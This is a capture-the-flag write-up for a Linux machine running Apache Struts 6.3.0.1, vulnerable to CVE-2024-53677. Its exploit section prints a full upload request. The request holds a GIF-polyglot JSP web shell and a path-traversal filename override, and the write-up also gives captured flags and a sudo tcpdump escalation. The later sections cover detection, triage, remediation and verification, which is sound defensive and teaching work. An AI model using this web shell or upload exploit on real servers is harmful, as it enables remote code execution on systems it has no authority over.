 Hunter4Hunter

OS: Linux
IP: 10.10.11.59
Complete: Yes
Created time: August 20, 2025 9:12 PM
Level: Medium
Status: Done
Overview

Strutted is a medium-difficulty Linux machine that features a web application built with Apache Struts. The vulnerable version of Struts (6.3.0.1) is affected by CVE-2024-53677, which leads to an arbitrary file upload and RCE.
- Vulnerability: Path Traversal in file upload → allows attackers to override
FileNameparameters → write arbitrary files under webroot → RCE. - Reference: NVD – CVE-2024-53677
- Additional Deep-Dive: Y4tacker Blog
Reconnaissance
Nmap Results
nmap -sC -sV -oN nmap.txt 10.10.11.5922/tcp open ssh OpenSSH 8.9p1 terUbuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Strutted™ - Instant Image Uploads
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Open ports confirm SSH and a web app on port 80
Port 80 - HTTP
The website allows users to upload and share images.

- source code was downloadable as
Docker Image, containing: tomcat-users.xmlwith plaintext credspom.xml-> Struts version6.3.0.1upload.java- > Weak MIME-type checks (bypass possible)


- Upload filter only checks headers (
GIF89a, JPEG, PNG) → polyglot bypass. - Struts automatically binds
UploadFileNamefrom request → attacker can manipulate path/filename. - Bug in
FileUploadInterceptorallows overriding*FileNameparams.
Exploit
- Upload a polyglot file(
GIF89aheader + JSP paylaod). - Override filename with
../../shell.jsp. - The file lands in the webroot; visiting
/shell.jspresults in RCE.
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------28595235431535184633711166866
Origin: http://strutted.htb
Connection: close
Referer: http://strutted.htb/upload.action
Cookie: JSESSIONID=17F3A16170C3E0A242D72A0BBF82A633
Upgrade-Insecure-Requests: 1
Content-Length: 1170
-----------------------------28595235431535184633711166866
Content-Disposition: form-data; name="Upload"; filename="test.gif"
Content-Type: image/gif
GIF89a
<%@ page import="java.io.*, java.util.*, java.net.*" %>
<%
String action = request.getParameter("action");
String output = "";
try {
if ("cmd".equals(action)) {
String cmd = request.getParameter("cmd");
if (cmd != null) {
Process p = Runtime.getRuntime().exec(cmd);
BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));
String line;
while ((line = reader.readLine()) != null) {
output += line + "\n";
}
reader.close();
}
}
} catch (Exception e) {
output = "Error: " + e.getMessage();
}
response.setContentType("text/plain");
out.print(output);
%>
-----------------------------28595235431535184633711166866
Content-Disposition: form-data; name="top.UploadFileName"
../../shell.jsp
-----------------------------28595235431535184633711166866--

User flag: e95aedf1a8dc69e47e460795e5bd4328
Privilege Escalation
Running sudo -l on james shows tcpdump runnable as root (no password).
Exploit: GTFOBins - tcpdump

Root flag: d89b839b31ac202b028d3d567dff965c

Defensive Analysis
The exploit produces several observable events. No single signal is sufficient in every deployment, so defenders should correlate the upload request, filesystem activity, and process execution.
Detection Opportunities
| Stage | Telemetry | Detection hypothesis |
|---|---|---|
| Upload manipulation | WAF or application request telemetry | A multipart request to an upload action contains an unexpected parameter ending in FileName and a traversal sequence such as ../. Standard nginx access logs do not normally record multipart bodies, so this requires WAF or application-layer visibility. |
| File placement | File integrity or Linux file-event telemetry | The Java/Tomcat process creates a .jsp file inside an exploded application directory or another executable web path. Alert on new server-side executable files, not ordinary files in the intended upload directory. |
| Command execution | Linux process-creation telemetry | The Tomcat Java process launches a shell, discovery command, or network utility. This is a strong post-exploitation signal but must be tuned for applications that intentionally spawn operating-system processes. |
| Follow-on activity | Network and process telemetry | The application server initiates an unusual outbound connection or launches tools such as curl, wget, nc, or socat. |
The downloadable Sigma rule for suspicious Tomcat child processes implements the process-execution hypothesis. It is marked experimental because it has been syntax-checked but has not yet been evaluated against a representative benign Tomcat dataset.
Triage Checklist
When this detection fires:
- Confirm that the parent command line belongs to the expected Tomcat instance.
- Review the child process command line, user, working directory, and descendants.
- Search backward for recent multipart requests to upload endpoints from the same session or source address.
- Inspect the deployed application directories for recently created
.jsp,.class, or archive files. - Preserve the suspect file and process telemetry, then isolate the application instance if command execution is confirmed.
Remediation
Apache classifies S2-067 as critical and states that applications using the deprecated FileUploadInterceptor are affected. The required remediation is to:
- Upgrade to Apache Struts 6.4.0 or later—preferably the latest supported release.
- Migrate the application to
ActionFileUploadInterceptorand the new Action File Upload mechanism. - Remove the deprecated
FileUploadInterceptorconfiguration. Continuing to use the old interceptor leaves the application vulnerable even after the framework upgrade.
See the official Apache S2-067 security bulletin, Apache 2024 announcement, and Action File Upload Interceptor documentation.
The following controls are defence in depth; they do not replace the framework upgrade and interceptor migration:
- Store uploads outside the deployed web application and any executable web path.
- Generate server-side storage names instead of trusting a client-provided filename.
- Resolve and normalize the destination path, then verify that it remains inside the intended upload directory.
- Validate actual file content and re-encode supported images instead of relying only on extensions, MIME headers, or magic bytes.
- Apply finite upload size, file-count, and request-field limits.
- Make the deployed application and webroot read-only to the service account where the architecture permits it.
- Prevent direct access to JSP files and restrict outbound network access from the application tier.
Safe Verification Plan
Run these steps only in an isolated environment you own or are explicitly authorized to test.
Before the Change
- Record the Struts dependency version and the configured upload interceptor.
- Send a traversal test that attempts to place a harmless, uniquely named marker outside the intended upload directory.
- Record the HTTP response, application logs, resulting filesystem path, file owner, and hash.
- Replay representative process telemetry to confirm the Sigma rule reaches the expected alert pipeline.
After the Change
- Confirm the application is running Struts 6.4.0 or later and uses
ActionFileUploadInterceptor. - Repeat the exact traversal test. The marker must not appear outside the intended upload directory.
- Confirm uploaded content cannot be executed through the web server.
- Run legitimate upload tests to check file type, size, multiple-file, and error-handling behavior.
- Attach the before-and-after results to this Case and have a second practitioner review them.
Current Verification State
The original attack is demonstrated above, and the detection and remediation guidance are now documented. The patched application has not been independently retested for this Case, so Verify remains open and the Case remains marked Needs revalidation.
